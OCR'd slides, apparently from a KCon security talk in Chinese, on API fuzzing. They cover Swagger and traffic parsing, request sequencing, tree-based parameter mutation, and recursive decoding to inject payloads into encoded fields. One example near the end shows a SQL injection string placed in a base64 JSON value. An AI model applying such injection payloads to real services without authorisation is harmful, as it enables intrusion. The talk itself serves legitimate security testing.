
- 传统Web Fuzz工具生成的请求参数值不够精确，效率比较低下

KCon

+1

API Fuzz流程


- 通过swagger文档或进行流量分析获取到API路径、参数结构、参数类型
- 通过对请求序列的分析，获取API 请求顺序并且生成更精确的参数值
- 通过树结构参数解析及递归解码，解决API传参的复杂性问题



KCon

+1


获取API参数结构1：Swagger解析





KCon

+1

参数值传递


store
Access to Petstore orders
POST
/store/order
Place an order for a pet
GET
/store/order/{orderId}
Find purchase order by ID
DELETE
/store/order/{orderId}
Delete purchase order by ID
GET
/store/inventory
Returns pet inventories by status


Request URL
https://petstore.swagger.io/v2/store/order
Server response
Code
Details
200
Response body
{
"id": 88230550,
"petId": 0,
"quantity": 0,
"shipDate": "2022-07-20T05:20:51.482+0000",
"status": "placed",
"complete": true
}


/store/order
发送POST请求
获取响应
从响应结果中
获取orderId
/store/order/{orderId}
发送GET请求
获取响应
判断是否存在漏洞

获取API参数结构2：流量还原

KCon


+1

API参数解析


```
{
  "tag": "jfiopll894",
  "properties": {
    "info": [
      {
        "id": "baed563deab1",
        "count": 92
      }
    ],
    "number": 19,
    "zone": {
      "enum": [
        "Public",
        "Private"
      ]
    },
    "info2": [
      {
        "id": "dcae67c1d"
      }
    ]
  },
  "name": "eric",
  "isVip": false
}
```



```
▼ object {4}
    tag : jfiopll894
  ▼ properties {4}
    ▼ info [1]
      ▼ 0 {2}
            id  : baed563deab1
            count : 92
      number : 19
    ▼ zone {1}
      ▼ enum [2]
            0 : Public
            1 : Private
    ▼ info2 [1]
      ▼ 0 {1}
            id  : dcae67c1d
    name : eric
    isVip : false
```





KCon

+1

Node Mutation

- 按数据类型注入payload
- 注入通用型payload
- 畸形数据替换
- 类型转换




KCon

+1

Schema Mutation

- 替换object类型结构
- 插入节点
- 删除节点



KCon

+1

参数编码问题与递归解码器

◆ 实际环境中的请求体格式非常复杂

- 可能传递路由
- 请求的字段存在不同的编码方式
- 参数中存在嵌套/循环编码模式
- XML / Base64 / JSON / WSDL

◆直接进行fuzz无法起到预期的污染效果


Source: {"name": "ZXJpYw=="}

{"name": "ZXJpYw=='and '1'='1"} ✕

{"name": "ZXJpYxhhbmQgGDEZPRgx"} √

◆这里还需要：


- 识别各节点编码模式和层数
- 遍历和组合所有节点，解码注入payload
- 按照识别的模式，重新组装数据

